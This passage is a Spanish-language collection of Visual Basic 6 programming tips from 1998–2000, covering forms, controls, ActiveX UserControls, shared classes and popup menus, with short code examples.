- Note la sintaxis de utilizar Is Nothing en un bucle.

#17. Llamar funciones por nombre

CallByName de VB6 permite llamar funciones Public por nombre. P.e., dentro de un formulario:

```
Public Function Hypothenuse(C1 As Long, C2 As Single) As Single
Hypothenuse = Sqr(C1 * C1 + C2 * C2)
End Function

Private Sub cmdTest_Click()
Dim rtn As Variant
rtn = CallByName(Me, "Hypothenuse", VbMethod, 5, 7)
Debug.Print rtn
End Sub
```

Si la funcion *Hypothenuse* pertenciera a una clase:

```
Private Sub cmdTest_Click()
Dim test As New clsTest
Dim rtn As Variant
rtn = CallByName(test, "Hypothenuse", VbMethod, 5, 7)
Debug.Print rtn
End Sub
```

#16. Hacer referencia a un Control desde una expresión o variable

Para un control que no es una array es sencillo, p.e.:

```
Me.Controls("lblTitle").Caption = "Hola!"
```

Cuando el control es (pertenece) a un array de instancias, puede usar el siguiente procedimiento:

```
Private Function ArrayControl(Name As String, Index As Integer) As Control
Dim ctl As Control
On Error GoTo ErrHandler

For Each ctl In Me.Controls(Name)
If ctl.Index = Index Then
Set ArrayControl = ctl
Exit For
End If
Next
Exit Function

ErrHandler:
ArrayControl = Empty
End Function
```

Por ejemplo, tenemos un array de Label llamado lblArray, podriamos usar:

```
ArrayControl("lblArray", 1).Caption = "OKAY"
```

Advierto que la función *ArrayControl* usa enlace a posteriori, por lo tanto el rendimiento no es alto.

#15. Cargar un formulario desde una expresión o variable

Por ejemplo:

```
Dim f As Form
Set f = Forms.Add("frmOptions")
f.Show vbModal
```

#14. Claridad de Entre Comillas
Ago 14 de 1999

Analíse la siguiente construcción de una tabla HTML con código (frecuente en salidas de aplicaciones IIS):

```
sBuffer = "<BLOCKQUOTE>" + _
          "<TABLE WIDTH=|592| BGCOLOR=|#F8F8F8|>" + _
          "<TR>" + _
          "<TD VALIGN=|MIDDLE|>" + _
          "<FONT FACE=|Courier New| SIZE=|2|>" + _
          sBuffer + _
          "</FONT></TD>" + _
          "</TR>" + _
          "</TABLE>" + _
          "</BLOCKQUOTE>"
sBuffer = Replace(sBuffer, "|", Chr$(34))
```

Sin duda la cadena anterior es clara, dado que no emplearon comillas sobre comillas en los valores de los parametros de las etiquetas HTML. En vez de esto se uso un caracter "|", que luego es reemplazado por comillas.

SUGERENCIA. Si es usuario de versiones VB menores a la 6, puede reemplazar la función *Replace* por *ReplaceAll*, Tip #4 de Funciones.

#13. Algo sobre Texto Vertical
Nov 14 de 1998

Este ejemplo ejecuta correctamente para colocar un texto vertical, usando el control IE Super Label:

```
'//Referencia: IELABEL.OCX
'//IE Super Label
Private Sub Form_Load()
Dim Tem As Integer
With IeLabel1
.BackStyle = BackStyleOpaque
.FontName = "Times New Roman"
.FontSize = 14
.FontBold = True
.Caption = .FontName
Tem = .Width
```

```
.Width = .Height
.Height = Tem
.Top = 0
.Angle = 90
End With
End Sub
```

NOTA. IELABEL.OCX trabaja en PCs con MS Internet Explorer©.

Otra perspectiva se encuentra en el articulo "Print Rotated Text Using Win32 API", Article ID: Q154515, soporte técnico de MS (KB). Desafortunadamente el código publicado tiene una pequeña deficiencia y no aplica correctamente para todas las fuentes y tamaños, pero en general es aceptable.

#12. Activar un Nodo en TreeView
Nov 14 de 1998

Para activar el primer ítem de un ComboBox hacemos: cbx.ListIndex = 0. Bien, lo mismo para un TreeView es:

```
tvw.Nodes(1).Selected = True
```

#11. Optimizar tareas en MouseMove
Octubre 16 de 1998

El evento MouseMove es necesario para ejecutar ciertos procedimientos de gráficos. Por ejemplo, requiero obtener un conjunto de información a partir del punto que se señala (caso de un Plot que debe suministrar las coordenadas físicas y cadenas como comentarios o datos de la zona). Es simple hacer la siguiente llamada:

```
Private Sub pic_MouseMove(Button As Integer, Shift As Integer, x As Single, y As Single)
Call FindDataZone X, Y
End Sub
```

El procedimiento FindDataZona no es simple (en especial porque busca en una base de datos o un array). Así pues, las líneas anteriores son una ofensa a la buena programación,

dado que el evento MouseMove se produce muchas veces con una sola pasada del ratón sobre el contexto (comúnmente un PictureBox). La siguiente estrategia es un algoritmo al estilo ToolTipText: Primero agrego un Timer (tmr_GetInfo) y:

```
Private LastMoveX As Single
Private LastMoveY As Single

Private Sub Form_Load()
tmr_GetInfo.Interval = 500
tmr_GetInfo.Enabled = False
...
End Sub

Private Sub pic_MouseMove(Button As Integer, Shift As Integer, x As Single, y As Single)
If Not tmr_GetInfo.Enabled Then
tmr_GetInfo.Enabled = True
End If
LastMoveX = x
LastMoveY = y
End Sub

Private Sub tmr_GetInfo_Timer()
Call FindDataZone LastMoveX, LastMoveY
tmr_GetInfo.Enabled = False
End Sub
```

Esto es eficiencia. La llamada al procedimiento FindDataZone se producirá pocas veces y solo lo necesario. Compruevelo.

#11. Dimensionar seguro
Septiembre 24 de 1998

El ajuste de controles a un formulario redimensionable parece sencillo. Por ejemplo, tenemos un MSFlexGrid (fxg) y un StatusBar (sbr) en un formulario, y deseamos un ajuste permanentemente al formulario.

```
Private Sub Form_Resize()
fxg.Move 0, 0, ScaleWidth, ScaleHeight - sbr.Height
End Sub
```

El control MSFlexGrid (fxg) se ajusta al tamaño del formulario. Ahora minimice el formulario. ! Error !. Estos no son los únicos problemas de un mal dimensionamiento, también se deben dar un limite mínimo para que el usuario no juegue a hacer caer el programa. He aquí un control de dimensionamiento sólido como una roca:

```
Private MinHeight As Integer
Private MinWidth As Integer
Private CancelResize As Boolean

Private Sub Form_Initialize()
CancelResize = True
MinHeight = 1500
MinWidth = 2400
Height = 3000
CancelResize = False
End Sub

Private Sub Form_Resize()
If Not CancelResize Then
If Not Me.WindowState = vbMinimized Then
If Width < MinWidth Then
CancelResize = True
Width = MinWidth
End If
If Height < MinHeight Then
CancelResize = True
Height = MinHeight
End If
'//Resize controls
Call ResizeMe
End If
End If
CancelResize = False
End Sub

Private Sub ResizeMe()
fxg.Move 0, 0, ScaleWidth, ScaleHeight - sbr.Height
End Sub
```

Puede usar el modelo tal cual, y colocar su código de ajuste a controles en el

procedimiento ResizeMe. Las variables MinHeight y MinWidth dependen de sus requerimientos (las ajustas en tiempo de diseño).

NOTA. El propósito de la variable CancelResize es evitar referencias circulares.

#10. Obtener el nombre de un archivo(s) desde Arrastrar y Soltar
Agosto 22 de 1998

Resulta fácil dar la capacidad de obtener el nombre de un archivo *arrastrado* desde MS Explorer. P.e., en un TextBox, fijar la propiedad OLEDropMode = 1 -Manual, y agregar esta líneas al evento OLEDragDrop:

```
Private Sub Text1_OLEDragDrop( _
Data As DataObject, Effect As Long, Button As Integer, Shift As Integer, X As Single, Y As Single
)
On Error Resume Next
Text1 = Data.Files(1)
End Sub
```

Podemos otearen varios nombres arrastrados aprovechando el array *Data.Files* (conveniente un control multidatos como Grid).

#9. Una forma segura de obtener el indice de un Formulario
Julio 28 de 1998

Trabaja bien hasta con instancias Chield. Se llama con GetFormIndex Me.

```
Public Function GetFormIndex(frm As Form) As Integer
Dim i As Integer, rtn As Integer
For i = 0 To Forms.Count - 1
If Forms(i).hwnd = frm.hwnd Then
rtn = i
End If
Next
GetFormIndex = rtn
End Function
```

#8. Una imagen animada
Junio 28 de 1998

Este Tip es basado en un ejemplo del libro de José Domínguez Alconchel, *Superutilidades VB*. Consiste en una simple animación de imágenes. Desafortunadamente no es tan perfecto como un Gif animado, pero expone una idea muy practica. Requiere un formulario, un control Timer, y un control Image:

```
Private pic(0 To 4) As Picture, picIndex As Byte

Private Sub Form_Load()
Set pic(0) = LoadPicture("file1.bmp")
Set pic(1) = LoadPicture("file2.bmp")
Set pic(2) = LoadPicture("file3.bmp")
Set pic(3) = LoadPicture("file4.bmp")
Set pic(4) = LoadPicture("file5.bmp")
Timer1.Enabled = False
Timer1.Interval = 150
Set Image1.Picture = pic(0)
Timer1.Enabled = True
End Sub

Private Sub Timer1_Timer()
picIndex = IIf(picIndex + 1 > UBound(pic), 0, picIndex + 1)
Set Image1.Picture = pic(picIndex)
End Sub
```

Los archivos file1 a file-*n* son imagenes de tamaño igual y con una secuencia lógica de animación. Variando Timer1.Interval se obtine mayor o menor velocidad de la secuencia.

#7. Cambiar de Directorio
Junio 25 de 1998

Cuando va a cambiar de directorio con ChDir a una unidad *diferente de la actual*, use ChDrive previamente:

```
ChDrive "E"
```

```
ChDir "E:\miTrayectoria"
```

Si usamos solo la segunda línea ChDir no responde.

#6. ¿Descargue mi Formulario?
Junio 18 de 1998

Cuidado al descargar los formularios, pues puede quedar *algo* en memoria. Analice el siguiente ejercicio. Cree un proyecto nuevo y agregue dos CommandButton en Form1 y un segundo formulario.

Código en Form1:

```
Option Explicit

Private Sub Command1_Click()
Form2.Show
End Sub

Private Sub Command2_Click()
Dim f As New Form2
f.Show
End Sub
```

Código en Form2:

```
Option Explicit

Private Variable As String

Private Sub Form_Load()
If Variable = "" Then
MsgBox "Variable esta vacio"
Variable = "Variable contiene algo"
Else
MsgBox Variable
End If
End Sub
```

Ejercicio: Clic sobre Command1, descargue Form2, nuevamente Clic sobre Command1. Observara que Form2 no se vueve a iniciar desde 0. Ahora cierre Form2. El mismo ejercicio sobre Command2 demuestra que Form2 se descarga efectivamente.

#5. Botones como Guste
Mayo 29 de 1998

No necesita invertir en un control de terceros para obtener botones espectaculares. Agregue un SSPanel a un Formulario, llámelo pnl_cmd, y use este código.

```
Prívate Sub Form_Load()

'//Configurando el Botón
ScaleMode = vbPixels
With pnl_btm
.BevelInner = 0
.BevelOuter = 2
.BevelWidth = 4
.BorderWidth = 0
.Caption = " Click Me"
.Alignment = 0
End With
End Sub

Prívate Sub pnl_btm_Click()
'//Acción del Botón
Print "ok"
End Sub

Prívate Sub pnl_btm_MouseDown(Button As Integer, Shift As Integer, X As Single, Y As Single)
With pnl_btm
.BevelInner = 0
.BevelOuter = 1
.Left = .Left + 1
.Width = .Width - 1
.Top = .Top + 1
.Height = .Height - 1
End With
End Sub

Prívate Sub pnl_btm_MouseUp(Button As Integer, Shift As Integer, X As Single, Y As Single)
```

```
With pnl_btm
.BevelInner = 2
.BevelOuter = 0
.Left = .Left - 1
.Width = .Width + 1
.Top = .Top - 1
.Height = .Height + 1
End With
End Sub
```

El resto queda a su imaginación, Por ejemplo puede agregar un control Image para mostrar una imagen en el botón.

#4. Etiquetas elegantes y activas
Mayo 29 de 1998

¿Le gusta el menú Start (Inicio) de Win95?. Las siguientes líneas dan un efecto semejante. Agregue un SSPanel a un Formulario, llámelo pnl_lbl, y use este código.

```
Option Explicit
Private OnLight As Boolean

Private Sub Form_Load()

'//Label activo
With pnl_lbl
.BevelInner = 0
.BevelOuter = 0
.BevelWidth = 0
.BorderWidth = 0
.Caption = "Pása por aca"
End With

End Sub

Private Sub Form_MouseMove(Button As Integer, Shift As Integer, X As Single, Y As Single)
If OnLight Then
pnl_lbl.BackColor = BackColor
```

```
pnl_lbl.ForeColor = vbBlack
OnLight = False
End If
End Sub

Private Sub pnl_lbl_MouseMove(Button As Integer, Shift As Integer, X As Single, Y As Single)
If Not OnLight Then
pnl_lbl.BackColor = vbHighlight
pnl_lbl.ForeColor = vbWhite
OnLight = True
End If
End Sub
```

Agrégue un Icono (usando un control Image) dentro del Panel, a su gusto. En el evento Clic del Panel puede ejecutar una acción.

#3. Configurar un ComboBox en un ToolBar
Mayo 15 de 1998

Una función de módulo para configurar un ComboBox o en la parte derecha de un ToolBar. Similar al ejemplo de VB pero más práctico.

```
Public Sub ComboBoxInToolBar(cbx As ComboBox, tbr As Toolbar, ToolTipText As String)
Dim btm As Button

Set btm = tbr.Buttons.Add(, cbx.Name, , tbrPlaceholder)
btm.Width = cbx.Width

With cbx
.Top = tbr.Buttons(cbx.Name).Top
.Left = .Parent.ScaleWidth - .Width
.ToolTipText = ToolTipText
.TabStop = False
End With
End Sub
```

Se complementa con los dos siguiente eventos (ejemplo):

```
Private Sub Form_Load()
ComboBoxInToolBar Combo1, Toolbar1, "Algún texto"
End Sub

Private Sub Form_Resize()
Combo1.Left = ScaleWidth - Combo1.Width
End Sub
```

Con pequeños cambios se puede configurar otros controles, uno o más en la misma barra, o su posición.

#2. Ajustar el texto de la etiqueta de un Objeto o Control
Abril 19 de 1998

Cuando una etiqueta es demasiado larga, muchas de las interfaces de Windows95 muestran parte de la sarta que puede contener seguida de tres puntos; caso común en los encabezados y etiquetas del Explorador de archivos.

```
Public Function AdjustNameToWidth(C As Object, ByRef x As String, Optional
AjustWidth As Variant) As String
Dim s As String, aw As Single

If IsMissing(AjustWidth) Then
aw = C.Width
Else
aw = AjustWidth
End If

Set C.Parent.Font = C.Font

If C.Parent.TextWidth(x) > aw Then
Do
x = Left(x, Len(x) - 1)
s = x + "..."
Loop Until C.Parent.TextWidth(s) < aw Or Len(x) = 0
AdjustNameToWidth = s
Else
AdjustNameToWidth = x
End If
End Function
```

Ejemplos:

Label1.Caption = AdjustTextToControlWidth(Label1, "Texto demasiado largo para este Label")

Dim pnl As Panel
Set pnl = StatusBar1.Panels(1)
pnl.Text = AdjustNameToWidth(StatusBar1, "Demasiado largo para este panel", pnl.Width)

#1. Backgrounds en Formularios

Multiplica una figura o recorte de una figura para pintar el fondo de un formulario al estilo del Background de la páginas HTML.

```
Public Sub FormBackground(PictureFile As String)
Static bgPicture As StdPicture
Static bgWidth As Long
Static bgHeight As Long
Dim i As Long
Dim j As Long

On Error GoTo ErrHandler
'//Load picture
If bgPicture Is Nothing Then
Set bgPicture = LoadPicture(PictureFile)
bgWidth = Me.ScaleX(bgPicture.Width)
bgHeight = Me.ScaleY(bgPicture.Height)
End If
'//Tiles
For i = 0 To Me.ScaleHeight Step bgHeight
For j = 0 To Me.ScaleWidth Step bgWidth
Me.PaintPicture bgPicture, j, i, bgWidth, bgHeight, , , , , vbSrcCopy
Next
Next
'//HT
Exit Sub

ErrHandler:
```

```
MsgBox "Cannot draw background " & vbCrLf & _
"ERROR: " & Err.Description
End Sub
```

Puede utilizar la función desde el modulo del formulario, p.e.:

```
Prívate Sub Form_Paint()
FormBackground "MARBLE.JPG"
End Sub
```

#20. Pasar un Array a una Clase

Puede pasar un array a una Clase mediante una Propiedad de la Clase.

```
Private m_a() As Single

Public Property Get a() As Single()
   a = m_a
End Property

Public Sub Let a(ByRef v() As Single)
   m_a = v
   '//prueba
   Debug.Print UBound(a)
End Sub
```

NOTA.

En versiones inferiores a la 6, puede usar un método publico y pasar como argumento por referencia.

#19. ¿Pueden los Controles ActiveX suministrar Poliformismo?

Por diseño los Controles AciveX suministran una sola interfaz. Sin embargo a través de técnicas de programación se puede lograr que los controles implementen interfaces secundarias. El siguiente codigo de un UserControl muestra la técnica:

```
Option Explicit

Private m_Track As ITrack

Public Property Set Track(RHS As ITrack)
   Set m_Track = RHS
End Property

Public Property Get Track() As ITrack
   Set Track = m_Track
```

```
End Property

Private Sub pic_MouseDown(Button As Integer, Shift As Integer, X As Single, Y As
Single)
   '//Ejemplo de reutilización de código
   m_Track.GetPointInfo X, Y
End Sub
```

El Control anterior implementa una segunda interfaz llamada ITrack.

NOTA.

La programación orientada a interfaces múltiples es una poderosa plataforma para desarrollar software pesado. Si bien, este paradigma carece de seguidores, quizás por lo difícil, es una norma que se debiera adoptar aun para proyectos pequeños. Considere el siguiente caso: el pintor usa lienzos para pintar, puede que el ignore muchos detalles del lienzo, mientras el pueda hacer algo interesante sobre el lienzo será importante. Supongamos que Usted programa gráficos para representación de comportamientos matemáticos, es decir un gráfico para escalas cartesiana, un gráfico para escalas logarítmicas, etc. Una solución viable es colocar todo el código en un solo control y esperar diferentes comportamientos según las propiedades que de el usuario. Así si el usuario solo necesita gráficos cartesianos, todo el código implementado para gráficos logaritmos se habrá desperdiciado. A partir de esta idea le sugiero considerar poliformismo en controles.

#19. Popups en la marcha

El siguiente control ActiveX permite una implementación de Popus de manera muy fácil y eficiente. Abra el Bloc de Notas (NOTEPAD.EXE) y pegue el siguiente código. Archive como Popop.ctl.

```
VERSION 5.00
Begin VB.UserControl UCPopup
BackColor = &H00FFFFFF&
ClientHeight = 240
ClientLeft = 0
ClientTop = 0
ClientWidth = 240
InvisibleAtRuntime= -1 'True
ScaleHeight = 240
```

```
ScaleMode = 0 'User
ScaleWidth = 202.105
Begin VB.Menu mnuPopup
Caption = "Popup"
Begin VB.Menu mnuPopupItem
Caption = ""
Index = 0
End
End
End
Attribute VB_Name = "UCPopup"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = True
Attribute VB_PredeclaredId = False
Attribute VB_Exposed = False
'=========================================================
' TITLE             : UCPopup
' TYPE              : UserControl
' AUTHOR              : Harvey T.
' UPDATE            : July 18, 2000
' DESCRIPTION         : -
'=========================================================
Option Explicit

Private m_ReturnIndex   As Integer
Private m_ReturnCaption As String

Public Property Get ReturnIndex() As Integer
   ReturnIndex = m_ReturnIndex
End Property

Public Property Get ReturnCaption() As String
   ReturnCaption = m_ReturnCaption
End Property

Private Sub mnuPopupItem_Click(Index As Integer)
   m_ReturnIndex = Index
   m_ReturnCaption = mnuPopupItem(Index).Caption
End Sub

Private Sub UserControl_Resize()
   UserControl.Size 180, 210
```

```
End Sub

Public Function Popup(Items As Variant) As Integer
   Dim i As Long
   Dim n As Long

   n = UBound(Items)
   For i = 0 To n
      If i > mnuPopupItem.Count - 1 Then Load mnuPopupItem(i)
      mnuPopupItem(i).Caption = Items(i)
   Next
   Do Until mnuPopupItem.Count - 1 <= n
     Unload mnuPopupItem(mnuPopupItem.Count - 1)
   Loop
   '//Reset
   m_ReturnIndex = -1
   m_ReturnCaption = vbNullString
   '//Wait user response
   UserControl.PopupMenu mnuPopup
   Popup = m_ReturnIndex
End Function
```

FUNCIONAMIENTO:

Se invoca la acción Popup usando un Array Variant (dimensiones 0 a n), que se puede construir previamente o usando la función Array de visual Basic. El valor retornado será el índice del elemento seleccionado.

EJEMPLO:

Agregue Popup.ctl a un proyecto nuevo, pegue el siguiente código.

```
Private Sub Form_Click()
   UCPopup1.Popup Array("Open All Composite Graphs", "-", "Create New Composite
Graph")
   Select Case UCPopup1.ReturnIndex
      Case 0: Print "Call OpenAllCompositeGraphs"
      Case 2: Print "Call AddCompositeGraph"
   End Select
End Sub
```

NOTA:

Este pequeño control permite la implementacion de Popups de clic derecho muy fácilmente.

#18. Asignando propiedades de Extender
Mayo 23, 1999

Existen casos en que deseamos una acción en el Control después de que este es agregado al cliente. Por ejemplo, después de que el usuario de nuestro Control agrega una instancia, deseamos que el Control se alinee en la parte superior del formulario (al estilo ToolBar). Esto es posible, pero tiene su precio: un Temporizador. Agregamos un control Timer al UserControl. Luego:

```
Private Sub Timer1_Timer()
Extender.Align = vbAlignBottom
Timer1.Enabled = False
End Sub

Private Sub UserControl_Initialize()
Timer1.Interval = 500
Timer1.Enabled = True
End Sub
```

(UserControl tiene la propiedad Alignable = True)

NOTA. Podría usar un componente como XTimer en vez de un control Timer para preservar recursos.

#17. Una propiedad Format
Abril 3, 1999

Crear una propiedad Format para un control TextBox que presente números aparentemente no es difícil, se sugiere crear una propiedad de texto común. Lo interesante es que funcione cuando el control es enlazado a datos, es decir, si el control esta enlazado a un campo numérico, este muestre el formato que deseamos al navegar los registros. La técnica presentada a continuación resuelve el problema.

```
'//Miembros
Private m_NumberFormat As String
```

```
'//Optimización de formato
Private Formating As Boolean
Private UseFormat As Boolean

Private Sub txt_Change()
'//Actulizar cambios del usuario
PropertyChanged "Text"
'//Formatea
If Formating And UseFormat Then
Formating = False
FormatMe
Formating = True
End If
End Sub

Private Sub txt_LostFocus()
If UseFormat Then
If Not Formating Then
Formating = False
FormatMe
Formating = True
End If
End If
End Sub

Private Sub UserControl_ReadProperties(PropBag As PropertyBag)
m_NumberFormat = PropBag.ReadProperty("NumberFormat", "")
'//Inicia format
If Len(m_NumberFormat) Then
Formating = True
UseFormat = True
End If
End Sub

'// PROPERTY: NumberFormat
Public Property Get NumberFormat() As String
NumberFormat = m_NumberFormat
End Property

Public Property Let NumberFormat(ByVal New_NumberFormat As String)
m_NumberFormat = New_NumberFormat
```

```
If Len(New_NumberFormat) Then
Formating = True
UseFormat = True
FormatMe
End If
PropertyChanged "NumberFormat"
End Property

Private Sub UserControl_WriteProperties(PropBag As PropertyBag)
Call PropBag.WriteProperty("NumberFormat", m_NumberFormat, "")
End Sub

Private Sub FormatMe()
txt = Format$(Val(txt), m_NumberFormat)
End Sub
```

NOTAS.

1. Si va a programar con VB6-ADO, este código no es necesario, ya que TextBox suministra en objeto Format. En otro caso lo requiere, p.e. VB6-DAO.

2. Esta técnica no aplica a formatos de fecha, caso en el cual deberá usar txt = Format$(txt, m_NumberFormat), pero afecta valores numéricos.

Sugerencia. Usa un TextBox con texto alineado a la derecha.

#16. Clases Compartidas
Abril 4, 1999

Ejemplo. Digamos que tenemos un componente de servicios a impresora llamado com_PrinterServices, el cual contiene la clase cls_PrinterServices (dibuja rectángulos, celdas, tablas, etc.). Ahora suponga que escribe un componente, com_Reports, con reportes sofisticados, digamos que incluye las clases Report1.cls, Report2.cls. Cada una de estas clases se sirve de cls_PrinterServices.

Usar clases compartida es una practica de programación profesional en donde los objetos se reutilizan según el siguiente modelo lógico (siguiendo el ejemplo).

En un modulo estándar en com_Reports.vbp:

```
'//Clase compartida:
Public gPS As cls_PrinterServices
Public gCntPS As Long

Public Sub BeginPS()
If gCntPS = 0 Then
Set gPS = New cls_PrinterServices
//...Cualquier iniciación de cls_PrinterServices
End If
gCntPS = gCntPS + 1
End Sub

Public Sub EndingPS()
gCntPS = gCntPS - 1
If gCntPS = 0 Then
Set gPS = Nothing
End If
End Sub
```

Desde cada clase que quiera usar la clase compartida (Report1.cls, Preort2.cls, etc.)

```
Private Sub Class_Initialize()
Call BeginPS
...
End Sub

Private Sub Class_Terminate()
Call EndingPS
...
End Sub
```

Este modelo lógico asegura que solo existirá una clase cls_PrinterServices durante el proceso de la aplicación. El ultimo objeto que use *gPS* lo destruirá.

NOTA. La técnica descrita corresponde con la técnica *Connector* descrita en la documentación Visual Basic para ActiveX fuera de proceso.

#15. Minimizar ejecucuión del evento Resize de un UserControl
Feb 28, 1999

El evento Resize de un UserControl generalmente se ejecuta más veces de lo necesario. Si su control emplea bastante código para dibujar el control, sus formularios tardarán en abrir y cerrar (y/o tiene una matriz de Controles). Una técnica sencilla para minimizar esta ación es la siguiente:

```
Private Sub UserControl_Resize()
If Extender.Visible Then
'//...Código para pintar el Control
End If
End Sub
```

NOTA. Como sabrá, generalmente invocamos UserControl_Resize después al final de UserControl_ReadProperties, cuando las propiedades tienen información para dibujar el control.

#14. Delegar la interfaz de un Control ActiveX através de un Control ActiveX
Feb 7, 1999

La siguiente táctica que expongo es una manera sorprendente de reutilizar código en Visual Basic. Por ejemplo, digamos que Ud. desea un PictureBox para usar con VBScript en una página Web, es decir, colocar toda la capacidad de PictureBox a VBScript. Escribir un control ActiveX con un PictureBox como constituyente y delegar todos los atributos con código, puede no ser el mejor camino. El resultado es un basto código que no será tan eficiente como el PictureBox en primera instancia. Como alternativa, consideré estas líneas de ejemplo:

Código en UserControl (solo contiene un PictureBox con nombre m_picLogging):

```
'// by Harvey T.
Option Explicit

Public WithEvents CanvasLogging As PictureBox

Private Sub UserControl_Initialize()
Set CanvasLogging = m_picLogging
End Sub

Private Sub UserControl_Resize()
m_picLogging.Move 0, 0, ScaleWidth, ScaleHeight
End Sub
```

Ahora disponemos de todas las propiedades y métodos de PictureBox a través de myControl.CanvasLogging. Es decir, es válido:

myControl.CanvasLogging.PSet(x,y), vbBlue

Pero no todo termina aquí. Si deseamos que el cliente pueda escribir los eventos de CanvasLogging. Escribiremos en el cliente:

Private WithEvents pic As PictureBox

Private Sub Form_Load()
Set pic = myControl.CanvasLogging
End Sub

Así Visual Basic nos permite escribir eventos para el objeto pic. Inténtelo, además es más practico:

pic.PSet(x,y), vbBlue

Cómo limitaciones, tendremos que myControl no mostrará ninguna propiedad de CanvasLogging en el entorno de desarrollo, todo se hará a través de código. Pero no importa, el beneficio es demasiado grande.

Nota1. Por supuesto esto no solo se limita a UserControl, también aplica a Clases (- ¿aun pelea por Inheritance?).

Nota2. A través de esta técnica se elimina la limitación de usar WithEvents con array de controles, ¿Cómo?, se lo dejo de tarea.

#13. Bibliotecas de Contantes no Enumeradas
Ene 12, 1999

Para este propósito, la documentación de Visual Basic dice más o menos así: « Para cada constante que desee declarar, agregue a su módulo de clase de constantes un procedimiento Property Get que devuelva el valor deseado. P.e, el código siguiente devuelve el número de Avogadro como una constante: »

Public Property Get Avogadro() As Double

```
    Avogadro = 6.02E+23
End Property
```

Bien, ahora podemos mejorar en algo la eficiencia de éste código si escribimos:

```
Private Const m_Avogadro As Double = 6.02E+23

Public Property Get Avogadro() As Double
Avogadro = m_Avogadro
End Property
```

Otra recomendación que hago, aun más relevante, es en el caso de constantes calculadas. Veamos el caso del número Pi:

```
'//MATH CONTANTS
Private m_Pi As Double

Private Sub Class_Initialize()
'//Initialize Math
m_Pi = CDbl(4) * Atn(CDbl(1))
...
End Sub

Public Property Get Pi() As Double
Pi = m_Pi
End Property
```

NOTA1. Recuerde que esta técnica para definir constantes se basa en procedimientos, por lo tanto no usaremos una de estas constantes en una convergencia Do-Loop, - por ejemplo.

NOTA2. Es conveniente usar la propiedad Instancing de la clase a GlobalMultiUse, así el usuario del componente no tiene que crear explícitamente una instancia de su clase de constates.

#12. Controles que Usan Componentes
Dic 28, 1998

Se pueden escribir controles ActiveX robustos usando componentes. El modelo frecuente debiera ser:

```
'//ACTIVEX CONTROL ctl_MyControl
Option Explicit
...
'//COMPONENTS
Private WithEvents syt As cls_SymbolsTrack
Private other As cls_Other
...
Public Sub InitLog(ParametersList)
)
On Error GoTo SubErr
'//Init objects
Set syt = New cls_SymbolsTrack
Set other = New cls_Other
...
'//Asignación de parametros:
...
End Sub

Private Sub UserControl_Terminate()
Set syt = Nothing
Set other = Nothing
End Sub
```

Podría iniciar los objetos en UserControl_Initialize(), sin embargo el componente podría necesitar parámetros, y por eso lo inicio explícitamente en el método. En el caso de querer reutilizar componentes, pude seguir la técnica del Tip 11 en esta página.¿Porque escribir componentes aparte, y no todo en el proyecto del control? - Por razones de escalabilidad y un proyecto de control llega a fallar con mucho código encima (en especial los array de controles son críticos) - Otra razón es que realmente el programador no tiene control sobre la iniciación y terminación de un control dentro de un proyecto, caoso opuesto a los componentes.

Recomendación. Si un Control usa el componente A, y el componente A usa un componente B, y B se modifica y compila, entonces debe compilar también A. En otro caso el controles genera el error « ActiveX no puede crear el objeto ».

#11. Reutilizar Objetos por Referencia
Dic 20, 1998

Las clases prestan servicios de código. Sin embargo no es buena idea crear dentro de un proyecto (y su entorno de componentes) tantos objetos de la clase como se necesiten, solo basta con uno. Me explico, por ejemplo tengo un componente que suministra una clase con servicios a Printer (Líneas, Rectángulos, Polígonos, Impresión de Texto, etc). La clase se llama cls_PrinterServices. Para reutilizar el objeto creado, dentro de la aplicación, y otros componentes, se pasa por referencia un objeto de la clase cls_PrinterServices. Por ejemplo, otro componente en la aplicación, llamémoslo com_X, suministra tareas de impresión también. Para no crear una instancia de cls_Printer dentro de com_X agregamos la referencia del componente com_PrintServices, y pasamos por referencia el objeto creado en el cliente (aplicación principal). En un módulo estándar de com_X:

```
Public ptr As cls_PrinterServices
```

En la clase cls_X (del componente com_X, con Referencia de Proyecto a com_PrinterServices)

```
Public Sub UsePrinterServices(obj_PrinterServices As cls_PrinterServices)
If Not ptr Is Nothing Then
Set ptr = obj_PrinterServices
End Sub
```

Ahora, la aplicacion (cliente) es la que crea el objeto cls_PrintServices. En un módulo del cleinte:

```
Public ptrMain As cls_PrinterServices
Public X As cls_X
...
Public Sub Main
Set ptrMain = New cls_PrinterServices
Set X = New cls_X
'//Inicia ptrMain
ptrMain.Init Printer
...
'//Inicia X
X.UsePrinterServices ptrMain
...
```

Se pueden crear muchas instancias de cls_X, sin embargo solo se emplea un objeto de cls_PrinterServices. Esto es eficiencia (una manera excelente de reutilizar código de origen binario).

#10. Hacer algo al Formulario que contiene un Control ActicveX
Dic 20, 1998

Se pueden hacer ciertas operaciones sobre el formulario (cliente) que contiene nuestro Control ActiveX. El siguiente es un ejemplo sencillo con el propósito de ilustrar esto. Un UserControl tiene un método que activa o desactiva todos los controles en el Formulario:

```
Private Sub EnabledControls(Action As Boolean)
Dim ctl As Control
For Each ctl In Extender.Container.Controls
ctl.Enabled = Action
Next
End Sub
```

#9. Controles que Suministran Objetos
Nov 25, 1998

Un control como TreeView suministra una colección de objetos Nodo, un control DBGrid suministra una colección de objetos Column. ¿Como programamos cosas así?. La mejor estrategia es la casa de madera (los programadores experimentados sabrán a que me refiero). La clave de delegación tiene este modelo. Se crea una clase dentro del proyecto Control ActiveX, digamos objX; en el módulo del control:

```
'//OBJECTS
Private cll_objX As New Collection

Public Function objXs(ByVal Index As Long) As objX
Set objXs = cll_objX(Index)
End Function
```

Si el control se llama myCtl, dentro del cliente se puede usar myCtl.objX(1).PropX1 = X, myCtl.objX(1).PropX2 = "Algo", etc..

NOTA. Realmente no es simple. Ampliare el tema en un articulo.

#8. Módulos Estáticos en Componentes

Nov 25, 1998

Los módulos estándar (Bas) dentro de los componentes (Proyectos de Controles, DLL, EXE) son realmente estáticos para el componente, pero sin alcance para el cliente (aunque esto se puede solucionar con una estrategia de delegación). No se crearan instancias de un módulo estándar de un proyecto ActiveX. Esto representa una modo excelente para reducir recursos, optimizar tareas, y establecer la técnica de las clases compartidas (trataré de esto en un articulo). Prueba:

En un módulo estándar de un Proyecto Control ActiveX:

```
Public Sub Test()
Static i
If i = 0 Then
i = i + 1
End If
Debug.Print i
End Sub
```

En el módulo del control:

```
Private Sub UserControl_Initialize()
Test
End Sub
```

Sin importar el número de instancias, en la ventana Debug siempre aparecerá 1.

#7. Servicios a Printer
Octubre 8 de 1998

Si desea escribir un componente para suministrar servicios a Printer siga estas líneas. En la clase (digamos cls_PrinterServices):

